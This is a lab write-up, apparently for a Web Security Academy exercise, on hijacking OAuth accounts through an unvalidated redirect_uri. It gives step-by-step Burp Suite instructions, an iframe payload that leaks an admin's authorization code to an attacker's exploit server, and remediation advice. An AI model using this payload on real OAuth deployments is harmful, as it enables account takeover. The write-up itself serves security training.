**SCENARIO**

Within this lab environment, the application employs an OAuth service permitting users to authenticate via their social media accounts. However, due to a misconfiguration within the OAuth provider's settings, it's feasible for malicious actors to intercept authorization codes tied to user profiles. By capitalizing on this vulnerability, an attacker can gain unauthorized access to user accounts, including administrative privileges.

**PROCEDURE**


1. Begin by setting up traffic interception through Burp Suite. Then, select the "My account" option and complete the OAuth authentication process. Once authentication is successful, a redirection will occur, directing us back to the original blog site.
2. Log out of the current session, and then attempt to log in once again. We'll notice that the login is instantaneous due to the active session maintained with the OAuth service, eliminating the need for re-authentication.
3. Using Burp Suite, closely inspect the OAuth authentication flow. Identify the most recent authorization request within the proxy history, which typically starts with the pattern GET /auth?client\_id=[...]. When this request gets dispatched, an immediate redirection towards the redirect\_uri with the appended authorization code in the query string follows. Send this identified authorization request to Burp Repeater for further analysis.
4. Within Burp Repeater, it becomes evident that the redirect\_uri parameter can accept arbitrary values, which leads to generating a tailored redirect in the response without any error.
5. Modify the redirect\_uri so it now points to our exploit server, then initiate the request. Follow the redirect's trajectory. Head over to the exploit server's access log and note an entry detailing an authorization code, illustrating that it's feasible to leak these codes to an external domain.
6. Transition back to the exploit server and initiate an iframe with the following structure at /exploit.
7. After storing the exploit, opt to "View exploit". Confirm that our iframe is operative and then scrutinize the exploit server's access logs. If orchestrated correctly, a subsequent request leaking another code should be evident.
8. Distribute the exploit to the targeted victim (in this case, the admin). Following this, revisit the access logs to capture the code tied to the victim's request.
9. Logout from the blog platform. Utilizing the unlawfully acquired code, navigate to the URL:

https://YOUR-LAB-ID.web-security-academy.net/oauth-callback?code=STOLEN-CODE

1. This action ensures the seamless completion of the remaining OAuth process, logging us in as the admin user. Upon successful login, access the admin panel and eliminate the user named "carlos" to finalize the lab.

**PAYLOAD**

<iframe src="https://oauth-YOUR-LAB-OAUTH-SERVER-ID.oauth-server.net/auth?client\_id=YOUR-LAB-CLIENT-ID&redirect\_uri=https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net&response\_type=code&scope=openid%20profile%20email"></iframe>

**PROOF OF CONCEPT**

**REMEDIATION**

1. Ensure strict validation for redirect URIs in OAuth implementations. Only whitelisted URIs should be permitted.
2. Employ short-lived authorization codes to minimize the window of opportunity for an attacker.
3. Implement monitoring and logging mechanisms to detect abnormal patterns in authorization requests.
4. Conduct periodic security audits of OAuth configurations to identify and rectify potential misconfigurations.
5. Educate developers on secure OAuth practices, ensuring they understand the implications and risks of misconfigurations.